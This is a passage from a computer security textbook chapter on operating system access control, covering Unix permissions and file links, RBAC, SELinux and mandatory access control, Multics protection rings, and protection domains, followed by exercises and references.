Example (*Directory listings*). Typing `ls -l` to a `Unix` shell lists the contents of a directory (-l for long format, including permissions); use `ls -ld` for meta-data on the directory node itself. As before, the output is a sequence of lines each beginning with a 10-character sequence such as `drwxrwxr-x`, each line giving information about a file listed. A leading `d` signals a directory file. The next nine characters, in groups of three, reflect permissions for the categories `user`, `group`, `others`; dash indicates no privilege. The string `drwxrwsr-x` indicates a `setgid` bit set for a directory file.

Exercise (viewing directory properties). On a `Unix`-like system, explore the properties and protection bits of various directories using the `ls` (list) command and various options




Figure 5.7: Common mental model of a [Unix](#) directory structure. As typically implemented, a file's inode and datablock themselves contain no filename. Instead, they are data structures referenced by a directory entry, which specifies the filename from one specific directory-file's view; this allows the same structure to be referenced by different names from distinct (multiple) directory entries. The poor fit of mental model to implementation may lead to misunderstanding directory permissions. Compare to Fig. 5.6.

like `ls -l`. (Note: on a [Mac](#) system, to get a command interpreter shell to the underlying [Unix](#) system, run the [Terminal](#) utility, often found in [Applications/Utilities](#).)

Exercise (access control outside of filesystem). Suppose a copy of a filesystem's data (as in Figure 5.6) is backed up on secondary storage or copied to a new machine. You build customized software tools to explore this data. Are your tools constrained by the permission bits in the relevant inode structures? Explain.

‡Exercise (chroot jails). A [chroot jail](#) provides modest isolation protection, supporting principle P5 ([ISOLATED-COMPARTMENTS](#)) through restricted filesystem visibility. It does so using the [Unix](#) system call `chroot()`, whose argument becomes the filesystem root ('/') of the calling process. Files outside this subsystem are inaccessible to the process. This restricts resources and limits damage in the case of compromise. Common uses include for network daemons and guest users. a) Summarize the limitations of chroot jails. b) Describe why the newer `jail()` is preferred, and how it works. (Hint: [17].)

5.6 Symbolic links, hard links and deleting files

A number of security issues arise related to file links, motivating discussion of them here. In [Unix](#), the same non-directory file can appear in multiple directories, optionally with different names. This is done by [linking](#) using the `ln` command. A link can be either a [symlink](#) (symbolic/soft link or [indirect alias](#)) or a [hard link](#) ([direct alias](#)).

Example ([Hard link](#)). Consider a file with pathname `existing`. Then the command `ln existing new1` results in a [dir-entry](#) specifying the string `new1` as the name of

a file object whose directory entry references the inode for *existing*. Since a file's name is not part of the file itself, distinct directory entries (here, now two) may name the file differently. Also, this same command syntax may allow a directory-file to be hardlinked (i.e., *existing* may be a directory), although for technical reasons, hardlinking a directory is usually discouraged or disallowed (due to issues related to directory loops).

Example (Symlink). For a symlink the `-s` option is used: `ln -s existing new2` results in a *dir-entry* for an item assigned the name *new2* but in this case it references a new inode, of file type *symlink*, whose datablock provides a symbolic name representing the object *existing*, e.g., its ASCII pathname string. When *new2* is referenced, the filesystem




Figure 5.8: Comparison of (a) hardlink, and (b) symbolic link. A symbolic link can be thought of as a file whose datablock itself points to another file.

If ↓ then what happens to:	
	Hardlink file	Symlink file
target file deleted ("rm dir-entry1" in Figure 5.8)	dir-entry1 is removed, but file content does not disappear since its link count is above 0	softlink will fail (dir-entry3 of symlink remains but is stale, i.e., can't be resolved)
target file renamed or moved to a new pathname	hardlink remains intact, as inode has not changed (nor moved); only the dir-entry1 changes	softlink will fail as target pathname can't be resolved
symlink file's dir-entry deleted ("rm new2")	target file referred to by symbolic link is unaffected	linkfile inode, its data and dir-entry3 disappear, but target file is unchanged

Figure 5.9: Results of deleting, renaming/moving, and removing linked files. “Deleting” a file removes its dir-entry, but does not always result in the file content objects being deleted (see table). Here the “target file” is /users/chezpan in Figure 5.8.

tem uses this symbolic name to find the inode for *existing*. If the file is no longer reachable by pathname *existing* (e.g., its path or that directory entry itself is changed due to renaming, removed because the file is moved, or deleted from that directory), the symbolic link will fail, while a hardlink still works. Examining Figure 5.8 may help clarify this.

DELETING LINKS AND FILES. “Deleting” a file removes the filename from a directory’s list, but the file itself (inode and datablock) is removed from the filesystem only if this was the last directory entry referencing the file’s inode.¹² Figures 5.8 and 5.9 consider the impact of deletion with different types of links. Deleting a *symlink* file (e.g., *new2* directory entry in Fig. 5.8) does not delete the referred-to “file content”. Deleting a hardlinked file by specifying a particular *dir-entry* eliminates that directory entry, but the file content (including inode) is deleted only when its *link count* (the number of hardlinks referencing the inode) drops to zero. While at first confusing, this follows directly from the filesystem design: an inode itself does not “live” in any directory but rather exists independently; directory entries simply organize inodes into a structure.

5.7 Role-based (RBAC) and mandatory access control

Here we give a brief overview of role-based access control, discuss how the discretionary access control approach commonly found in commodity operating systems differs from mandatory access control, and mention SELinux as an example of the latter.

MANDATORY AND DISCRETIONARY ACCESS CONTROL. Access control policy rules are enforced by the operating system. Multics and Unix-style file permissions are examples of *discretionary access control* (D-AC), whereby it is at the resource owner’s discretion what permissions to grant others regarding that resource. In contrast, in *mandatory access control* (M-AC) systems, a security policy administrator defines, for every object (resource), which subjects have which permissions on it. One type of M-AC system, the *multi-level security* (MLS) model of the U.S. government (Dept. of Defense), assigns to each user (subject) a security clearance level, and correspondingly classifies documents:

(Top Secret, Secret, Confidential, Controlled Unclassified, Unclassified)

A subject may access a document if their clearance is equal to or exceeds the document’s classification. For this type of M-AC, and D-AC, the basis on which permissions are assigned is commonly subject identity (userid). In the system discussed next, permissions are assigned based on user *roles*, in what is neither purely a M-AC nor a D-AC system (and can possibly support either).

RBAC. The idea of *role-based access control* (Figure 5.10) is that a user, represented as a *subject*, is assigned one or more *roles* in each active session. Each role is pre-assigned a set of permissions. A subject’s current roles then determine its permissions. This reflects how permissions are often assigned in larger organizations (enterprises).

Example (RBAC). Suppose the role *GradAdmin* is assigned read and write access to department files related to current students, new applicants, and office supply budgets; and

¹²Misunderstanding file deletion has implications for principle P16 (REMNANT-REMOVAL). Also, when a filesystem itself releases a file, file memory is typically not overwritten, i.e., *secure deletion* is not guaranteed.




Figure 5.10: Role-based access control (RBAC) model. A user, represented as a subject, is pre-assigned one or more roles by an administrator. The administrator also assigns permissions to each role. For each login session, a subset of roles is activated for the user.

the role *GrantManager* is assigned read access to files for department member grants. A new staff member Alex who is assigned both these roles will then acquire both sets of permissions. When Alex moves to another department and Corey takes over, Corey gets the same permissions by being assigned these two roles; if individual file-based permissions were used, a longer list of individual permissions might have to be reassigned. Roles may be hierarchically defined, e.g., so that a *SeniorManager* role is the union of all roles enjoyed by junior managers, plus some roles specific to the higher position. RBAC system administrators make design choices as to which tasks (and corresponding permissions) are associated with different job functions, and define roles accordingly.

M-AC AND SELINUX. The remainder of this section introduces efforts related to SELinux: the [Flask](#) operating system architecture on which it was built, the Linux Security Module framework that provides support for it (and other M-AC approaches) within [Linux](#), and the [SEAndroid](#) version of it for the Google [Android](#) OS.

‡**Exercise (Flask).** The [Flask](#) security architecture was designed as a prototype during the 1990s to demonstrate that a commodity OS could support a wide range of (mandatory) access control policies. a) Summarize the motivation and goals of [Flask](#). b) Describe the [Flask](#) architecture, including a diagram showing how its Client, Object Manager, and Security Server interact. c) Explain [Flask](#) *object labeling* (include a diagram), and how the data types *security context* and *security identifier* (SID) fit in. (Hint: [34].)

‡**Exercise (SELinux).** Security-Enhanced Linux ([SELinux](#)) is a modified version of [Linux](#) built on the [Flask](#) architecture and its use of *security labels*. [SELinux](#) supports mandatory security policies and enforcement of M-AC policies across all processes. It was originally integrated into [Linux](#) as a kernel patch, and reimplemented as an LSM (below). a) Summarize details of the [SELinux](#) implementation of the [Flask](#) architecture, including the role security labels play and how they are supported. b) Describe the security mechanisms provided by [SELinux](#), including mandatory access controls for process management, filesystem objects, and sockets. c) Describe the [SELinux](#) API. d) Give an overview of the [SELinux](#) example security policy configuration that serves as a customizable foundation from which to build other policy specifications. (Hint: [22].)

‡**Exercise (LSMs).** Linux Security Modules (LSMs) are a general framework by which the [Linux](#) kernel can support, and enforce, diverse advanced access control approaches including [SELinux](#). This is done by exposing kernel abstractions and operations

to an LSM; different modules can then implement distinct approaches. a) Describe in greater detail the general problem that the LSM project addresses. b) Summarize the technical details of the LSM design. (Hint: [40].)

‡**Exercise (SEAndroid).** Security-Enhanced Android (**SEAndroid**) brings mandatory access control to Google’s **Android** OS, through an **Android** kernel that supports **SELinux**. a) Summarize the main challenges in supporting **SELinux** on **Android**. b) Summarize the technical means by which these challenges were overcome. c) Summarize the security benefits offered by **SEAndroid**. (Hint: [33].)

5.8 ‡Protection rings: isolation meets finer-grained sharing

Practical requirements call for an efficient middleground between the security of full isolation (complete containment, no sharing) and the convenience of shared objects. Protection rings generalize the (supervisor, user mode) hardware model to multiple privilege levels and domains. They also offer concrete examples for principles P4 (**COMPLETE-MEDIATION**), P5 (**ISOLATED-COMPARTMENTS**) and P7 (**MODULAR-DESIGN**).

PROTECTION RINGS. Section 5.1 introduced isolation, and selective (basic) sharing across processes. A third desirable feature is layered protection within processes—affording user-space processes separation analogous to supervisor-user separation, and sharing of *protected subsystems*. This can be provided by *protection rings*, introduced by **Multics** in the mid-1960s including eventual hardware support for eight rings. Rings overlay additional access control on **Multics** segmented memory, and generalize privilege classes from two (supervisor, user) to n . Rings selectively allow complete isolation of processes, controlled sharing between programs (e.g., for reuse of common code and data), and layered protection for varying degrees of separation. The idea is that segments in stronger rings are protected from access by weaker rings; these conditions are then relaxed to provide greater flexibility, when authorized.

RING NUMBERS AND SUPPORT. Consider a set of rings 0 to $n - 1$ as a nested, ordered set of levels, per Fig. 5.11a. Ring 0 (center) is the most privileged. Privilege decreases moving outward—to aid memory, think “the core is strong”. As low ring numbers




Figure 5.11: Protection rings and supporting descriptors. To support protection rings, ring numbers are added to segment descriptors and to the program counter.

having high privileges may be confusing, we also use the terms *stronger (inner)* rings and *weaker (outer)* rings. We add to every segment descriptor (Section 5.1) a new ring-num field (ring number) per Figure 5.11b, and to the CPU Program Counter (instruction address register) a PCring-num for the ring number of the executing process, per Fig. 5.11c. For access control functionality, we associate with each segment an *access bracket* (n_1, n_2) denoting a range of consecutive rings, used as explained below.

PROCEDURE SEGMENT ACCESS BRACKETS. A user process may desire to transfer control to programs designed to execute in stronger rings (e.g., for privileged functions, such as input-output functions, or to change permissions to a segment’s access control list in supervisor memory); or weaker rings (e.g., for simple shared services). A user process P_1 may wish to allow another user’s process P_2 , operating in a weaker ring, access to data memory in P_1 ’s ring, but only under the condition that such access is through a program (segment) provided by P_1 , and verified to have been accessed at a pre-authorized *entry point*, specified by a memory address. Rings allow this, but now transfers that change rings (*cross-ring transfers*) require extra checks. In the simple “within-bracket” case, a calling process P_1 executing in ring i requests a transfer to procedure segment P_2 with *access bracket* (n_1, n_2) and $n_1 \leq i \leq n_2$. Transfer is allowed, without any change of control ring (PCring-num remains i).¹³ The more complicated “out-of-bracket” case is when i is outside P_2 ’s access bracket. Such transfer requests trigger a fault; control goes to the supervisor to sort out, as discussed next.

PROCEDURE SEGMENT GATE EXTENSION. Suppose a process in ring $i > n_2$ attempts transfer to a stronger ring bracketed (n_1, n_2) . Processes are not generally permitted to call stronger-ring programs, but to allow flexibility, the design includes a parameter, n_3 , designating a *gate extension* for a triple (n_1, n_2, n_3) . For case $n_2 < i \leq n_3$, a transfer request is now allowed, but only to pre-specified entry points. A list (*gate list*) of such entry points is specified by any procedure segment to be reachable by this means. So $i > n_2$ triggers a fault and a software fault handler handles case $n_2 < i \leq n_3$. The imagery is that gates are needed to cross rings, mediated by *gatekeeper* software as summarized next.

RING GATEKEEPER MEDIATION. When a ring- i process P_1 requests transfer to procedure segment P_2 having ring bracket (n_1, n_2, n_3) , a mediation occurs per Table 5.2.

Case	Meaning	Action
$n_1 \leq i \leq n_2$	within access bracket	allow transfer†
$i < n_1$ or $n_2 < i$	triggers fault for gatekeeper resolution (based on subcase)	
subcase: $i < n_1$	calling weaker ring	allow transfer†
subcase: $n_2 < i \leq n_3$	within gate extension	allow if transfer address on gatelist
subcase: $n_3 < i$	above gate extension	error, unauthorized transfer

Table 5.2: Mediation by ring gatekeeper. †On transfer to a weaker ring P_2 , the gatekeeper should check that all arguments passed will be accessible (P_2 may be unable to access higher-privilege memory); one option is to copy arguments into accessible memory.

¹³It would be unclear which value in the access bracket (n_1, n_2) to change the PCring-num to, as the bracket declares the program suitable in the full range. This suggests that many programs might naturally designate a single-ring access bracket, namely the ring best suiting the program.

CROSS-RING RETURNS. Cross-ring returns (e.g., P_2 returning to P_1) likewise trigger mediation, and may involve *return gates*, which we do not discuss further. The gatekeeper enforces that returns match stack expectations, using details stored on the standard call stack such as segment descriptors of return segments (including previous ring-num).

RING NUMBER AFTER TRANSFER FROM OUTSIDE-BRACKET. After an outside-bracket transfer into bracket (n_1, n_2) , what value x should be assigned to PCring-num? The easy case is $n_2 < i \leq n_3$: **LEAST-PRIVILEGE (P6)** suggests $x = n_2$, temporarily increasing privileges by the least necessary. For $i < n_1$, privileges should be reduced, with strict least-privilege dictating $x = n_2$, while the “fewest-hops” choice $x = n_1$ may be slightly more compelling for overall simplicity, given that an “in-bracket” transfer from ring n_2 would leave the ring of execution at n_2 . Thus “fewest-hops” provides a reasonable choice for x in both cases. Another choice would be for the segment, including possibly its gate entry, to specify a new ring of execution.

Exercise (Address arguments passed to stronger segment). Suppose weaker program segment P_w calls stronger program segment P_s , passing an argument involving a memory address A that P_s is sufficiently privileged to access, but which P_w is not. P_w does not itself try to access A (so there is no access fault). Is it possible that P_s could, as a result, disrupt the integrity of its own data segment, or damage other segments in its ring? Are additional gatekeeper actions, therefore, necessary for inward calls? If so, explain. (Hint: [31].)

EXECUTE, READ AND WRITE BRACKETS. We now consider *read access brackets* and *write access brackets*, with semantics as explained below. Our discussion of cross-ring execution privileges involved access bracket and gate extension parameters (n_1, n_2, n_3) . These values might be stored in hardware registers R_1, R_2, R_3 respectively, populated from corresponding values in **Multics** segment descriptors, defining an *execute bracket* (R_1, R_2) and gate extension $(R_2 + 1, R_3)$. To define corresponding read and write access brackets respectively delimited by integer pairs (d_1, d_2) and (w_1, w_2) , it would be convenient to reuse the same registers. Consider these choices (explained next), per Figure 5.12a: read bracket $(0, R_2)$, write bracket $(0, R_1)$, with $R_1 \leq R_2 \leq R_3$.

REASONING FOR CHOICES. The read and write lower bounds stem from reasoning that ring 0 processes should have access if any less privileged rings do. Equating the write bracket top and execute bracket bottom allows a single ring, R_1 , in which a segment can be both written and executed (arguably, ruling out some possible programming errors while retaining flexibility). Setting equal the read and execute bracket tops appears reasonable (to deny R access, turn the R bit off). This provides a complete ruleset for RWX access to a segment. Access requires both (1) the requesting process’ ring be within the segment’s bracket, and (2) the segment descriptor’s relevant RWX flag be on. See Figure 5.12b.




Figure 5.12: a) Brackets defined by three registers. b) Descriptor with ring registers.

ALTERNATE BRACKET RULESET. For a data segment D implemented using the same registers R1, R2, R3 as above, suppose parameters (n_1, n_2) are interpreted differently, to define the following alternative ruleset, for a process running in ring i :

- 1) write bracket $(0, n_1)$: can write into D if $i \leq n_1$ (and D 's descriptor allows W)
- 2) read bracket $(n_1 + 1, n_2)$: can read D if $n_1 < i \leq n_2$ (and D 's descriptor allows R)

For example then, for $(n_1, n_2) = (2, 3)$, a ring- i process has access as follows: for $i = 1, 2$, can only write to D ; for $i = 3$, can only read from D ; and for $i = 4$, can neither read nor write D . By this ruleset, in no case can the ring- i process both read from and write to D ; to do both, a process would have to alternate between rings.

Exercise (Ruleset discussion). Is the alternate bracket ruleset useful, i.e., does it offer advantages over other possible rulesets? (Hint: [14]. Note that a ruleset has implications for subsystem design, e.g., in which rings to locate program functionality. Different permissions can be specified in different segment descriptors, but a single ruleset is fixed for all processes.)

SEGMENT DESCRIPTORS FROM ACCESS CONTROL ENTRIES. To complete the *Multics* story of access control through segment descriptors, consider how these themselves originate. When a user logs in, a new process P is created for the user activity. The virtual memory that P can see—its universe of addressable memory—is limited to memory reachable by the segment descriptors in P 's descriptor segment. The supervisor creates P 's virtual memory space by populating this descriptor segment. Recall that the descriptor base register (DBR, Fig. 5.2) points to the base of P 's descriptor segment table. How does the supervisor select which segments to give P descriptors for? Segments (as objects) have corresponding ACL entries in the system, specifying which subjects may access them. From such entries, the supervisor constructs P 's descriptor segment.

Exercise (Supervisor creation of descriptor segment). A user logs in to their account. The supervisor creates a new process P for the user activity, and sets out to create the descriptor segment for P . Abstractly, there is an access control matrix with subjects as rows, and objects (including segments) as columns. a) Discuss which implementation more efficiently supports the supervisor task of creating P 's descriptor segment: a matrix stored by row in the form of capabilities, or by column in the form of ACLs. b) Where does the supervisor find information from which to appropriately populate the access control indicators necessary in segment descriptors? (Hint: [13].)

5.9 \ddagger Relating subjects, processes, and protection domains

Protections rings are an example of *protection domains*, sometimes also called protection *contexts* or protection *environments*. Here we define domains and subjects more precisely.

SUBJECTS AND DOMAINS. We first refine our definition of *subject*, a term used as row index of the access matrix in the subject-object permission model (Section 5.2). Access control controls access to objects, requested by subjects. We define a *subject* S as a tuple including a *process* \mathcal{P} executing on its behalf, and a *domain* \mathcal{D} (explained next):

$$S = (\mathcal{P}, \mathcal{D})$$

The domain of a process—introduced in Section 5.1 as the permission set associated with the objects a process can access—can change over time. When a [Unix](#) process calls a root-owned setuid program it retains its process identifier (PID), but temporarily runs with a different [eUID](#), acquiring different access privileges. Viewing the domain as a room, the objects in the room are accessible to the subject; when the subject changes rooms, the accessible objects change. For a more precise definition of [protection domain](#) \mathcal{D} , the ring system and segmented virtual addressing of [Multics](#) can be used as a basis. We define the domain of a subject $S = (\mathcal{P}, \mathcal{D})$ associated with process \mathcal{P} as

$$\mathcal{D} = (r, T)$$

Here r is the execution ring of the segment g that \mathcal{P} is running in, and T is \mathcal{P} 's descriptor segment table containing segment descriptors (including for g), each including access indicators. This yields a more detailed description of a subject as

$$S = (\mathcal{P}, r, T) = (\text{processID}, \text{ring-number}, \text{descriptor-seg-ptr})$$

NOTES. These definitions for subject and domain lead to the following observations.

- 1) A change of execution ring changes the domain, and thus the privileges associated with a subject S . At any specific execution point, a process operates in one domain or context; privileges change with context (mode or ring).
- 2) A transfer of control to a different segment, but within the same ring (same process, same descriptor segment), changes neither the domain nor the subject.
- 3) Access bracket entry points specify allowed, gatekeeper-enforced domain changes.
- 4) Virtual address translation maps constrain physical memory accessible to a domain.
- 5) A system with n protection rings defines a strictly ordered set of n protection domains, $\mathcal{D}^{(i)} = (i, T)$, $0 \leq i \leq n - 1$. Associating these with a process \mathcal{P} and its fixed descriptor segment defined by T , defines a set of subjects $(\mathcal{P}, 0, T), \dots, (\mathcal{P}, n - 1, T)$.
- 6) Informally, C-lists (Section 5.2) define the environment of a process. Equating C-lists with domains allows substitution in the definition $S = (\mathcal{P}, \mathcal{D})$.

Exercise (Ring changes vs. switching userid). It is recommended that distinct accounts be set up on commodity computers to separate regular user and administrative activities. Tasks requiring superuser privileges employ the administrative account. Discuss how this compares, from an OS viewpoint, to a process changing domains by changing rings.

HARDWARE-SUPPORTED CPU MODES UNUSED BY SOFTWARE. Many computers in use run operating systems supporting only two CPU modes (supervisor, user) despite hardware support for more—thus available hardware support for rings goes unused (Figure 5.13). Why so? If an OS vendor seeks maximum market share via deployment on all plausible hardware platforms, the lowest-functionality hardware (here, in terms of CPU modes) constrains all others. The choices are to abandon deployment on the low-functioning hardware (ceding market share), incur major costs of redesign and support for multiple software streams across hardware platforms, or reduce software functionality across all platforms. Operating systems custom-built for specific hardware can offer richer features, but fewer hardware platforms are then compatible for deployment.




Figure 5.13: Underuse of hardware-supported protection rings. Widely used Intel x86 hardware supports four modes (rings); Windows systems running on it use rings 0 and 3. For example, device drivers might be put in ring 1, albeit adding context-switching costs.

Exercise (Platforms supporting more than two modes). Discuss, with technical details, how many CPU modes, privilege levels, or rings are supported by the ARMv7 processor architecture. Likewise discuss for operating systems OpenVMS and OS/2. Do any versions of Windows support more than two modes?

5.10 ‡End notes and further reading

Jaeger [16] is recommended as a recent short book covering OS security, SELinux, security kernels, and Multics including rings directly supporting multi-level security (MLS) policies. Curry [4] addresses Unix security concisely. Ritchie [26] gives an early overview of Unix. Recommended books on *operating systems* include Saltzer and Kaashoek [28] (for security *design principles*), Silberschatz [32, Chapter 14-15], and Tanenbaum [35] for conciseness and clarity. See Watson [39] for *Capsicum capabilities*, which extend Unix file descriptors, and CHERI [38] for hardware-software support of capability-based memory protection. Gruenbacher [15] summarizes *ACL* support in Unix-like systems; for the Multics origin of ACLs and hierarchical directory files, see Daley [5]. Dittmer [7], and earlier Chen [3], explore inconsistent implementations of *setuid()* and related system calls; see also Dowd [8, Chapter 9]. Loscocco [23] discusses limitations of *D-AC* (largely those that motivated SELinux), and argues for renewed interest in secure operating systems, as necessary to support computer security in general. For SELinux, see McCarty [24]. For RBAC, see Ferraiolo [9], Sandhu [30], and the RBAC reference model [10]. RBAC supports [9] the principles of LEAST-PRIVILEGE P6, MODULAR-DESIGN P7 and related separation of duty. For better compartmentalization than available via *chroot()*, Kamp [17] introduced *jail()* to FreeBSD; Bellovin [2, §10.3] offers thoughts on the more general concept of *sandboxing*.

Lampson's 1971 conference paper [19] unified early access control mechanisms under the *access matrix model*. Section 5.1 draws from Graham [14] and Saltzer and Schroeder [29] (see also for *capabilities*). For an insightful short Multics survey including security features omitted herein, see Saltzer [27]; for a comprehensive technical exposition of the early-Multics design plans with details of internal mechanisms, see Organick [25].

Dennis [6] is credited for *segmented addressing* (although protection features of **Multics**-style segmentation were designed out of later commercial systems). Graham [14] gives an authoritative view of *protection rings* (including early identification of *race condition issues*); see also Graham and Denning [13] (which Section 5.9 follows), and Schroeder and Saltzer [31] for a **Multics**-specific discussion of hardware-supported rings and related software issues. Interest in using hardware-supported rings recurs—for example, Lee [20] leverages unused x86 rings for portable user-space privilege separation.

The 1970 Ware report [37] explored security controls in resource-sharing computer systems. The 1972 Anderson report [1, pages 8-14] lays out the central ideas of the *reference monitor* concept, access matrix, and security kernel; it expressed early concerns about requiring trust in the entire computer-manufacturing supply chain, and the ability to determine that “*compiler and linkage editors are either certified free from ‘trap-doors’, or that their output can be checked and verified independently*”—attacks later more fully explained in Thompson’s Turing-award paper [36] detailing C-code for a Trojan horse compiler. The 1976 RISOS report [21, p.57] defined a *security kernel* as “*that portion of an operating system whose operation must be correct in order to ensure the security of the operating system*” (cf. Chapter 1, principle of **SMALL-TRUSTED-BASES P8**). Their small-size requirement, originally specified as part of the validation mechanism for the reference monitor, has made *microkernels* a focus for security kernels (cf. Jaeger above). These 1970-era reports indicate longstanding awareness of computer security challenges.

Lampson’s 1973 note on the *confinement problem* [18] raises the subject of untrusted programs leaking data over *covert channels*. Gasser’s lucid 1988 book [12], a practitioner’s integrated treatment on how to build secure computer systems, includes discussion of reference monitors, security kernels, segmented virtual memory, MLS/mandatory access control, and covert channels.

References (Chapter 5)

- [1] J. P. Anderson. Computer Security Technology Planning Study (Vol. I and II, “Anderson report”). James P. Anderson and Co., Fort Washington, PA, USA, Oct 1972.
- [2] S. M. Bellovin. *Thinking Security: Stopping Next Year’s Hackers*. Addison-Wesley, 2016.
- [3] H. Chen, D. Wagner, and D. Dean. Setuid demystified. In *USENIX Security*, 2002.
- [4] D. A. Curry. *UNIX System Security: A Guide for Users and System Administrators*. Addison-Wesley, 1992.
- [5] R. C. Daley and P. G. Neumann. A general-purpose file system for secondary storage. In *AFIPS Fall Joint Computer Conference*, pages 213–229, Nov 1965.
- [6] J. B. Dennis. Segmentation and the design of multiprogrammed computer systems. *Journal of the ACM*, 12(4):589–602, 1965.
- [7] M. S. Dittmer and M. V. Tripunitara. The UNIX process identity crisis: A standards-driven approach to setuid. In *ACM Comp. & Comm. Security (CCS)*, pages 1391–1402, 2014.
- [8] M. Dowd, J. McDonald, and J. Schuh. *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*. Addison-Wesley, 2006.
- [9] D. Ferraiolo and R. Kuhn. Role-based access controls. In *National Computer Security Conf. (NCSC)*, pages 554–563, Oct. 1992.
- [10] D. F. Ferraiolo, R. S. Sandhu, S. I. Gavrila, D. R. Kuhn, and R. Chandramouli. Proposed NIST standard for role-based access control. *ACM Trans. Inf. Systems and Security*, 4(3):224–274, 2001.
- [11] W. Ford and M. J. Wiener. A key distribution method for object-based protection. In *ACM Comp. & Comm. Security (CCS)*, pages 193–197, 1994.
- [12] M. Gasser. *Building a Secure Computer System*. Van Nostrand Reinhold, 1988. PDF available online.
- [13] G. S. Graham and P. J. Denning. Protection—principles and practice. In *AFIPS Spring Joint Computer Conference*, pages 417–429, May 1972.
- [14] R. M. Graham. Protection in an information processing utility. *Comm. ACM*, 11(5):365–369, 1968. Appeared as the first paper, pp.1-5, first ACM Symposium on Operating System Principles, 1967.
- [15] A. Gruenbacher. POSIX access control lists on LINUX. In *USENIX Annual Technical Conf.*, pages 259–272, 2003.
- [16] T. Jaeger. *Operating System Security*. Morgan and Claypool, 2008.
- [17] P.-H. Kamp and R. N. M. Watson. Jails: Confining the omnipotent root. In *System Admin. and Networking Conf. (SANE)*, 2000. Cf. “Building systems to be shared, securely”, *ACM Queue*, Aug 2004.
- [18] B. W. Lampson. A note on the confinement problem. *Comm. ACM*, 16(10):613–615, 1973.
- [19] B. W. Lampson. Protection. *ACM Operating Sys. Review*, 8(1):18–24, 1974. Originally published in *Proc. 5th Princeton Conf. on Information Sciences and Systems*, 1971.
- [20] H. Lee, C. Song, and B. B. Kang. Lord of the x86 rings: A portable user mode privilege separation architecture on x86. In *ACM Comp. & Comm. Security (CCS)*, pages 1441–1454, 2018.

- [21] T. Linden. Security Analysis and Enhancements of Computer Operating Systems (“RISOS report”), Apr 1976. NBSIR 76-1041, The RISOS Project, Lawrence Livermore Laboratory, Livermore, CA.
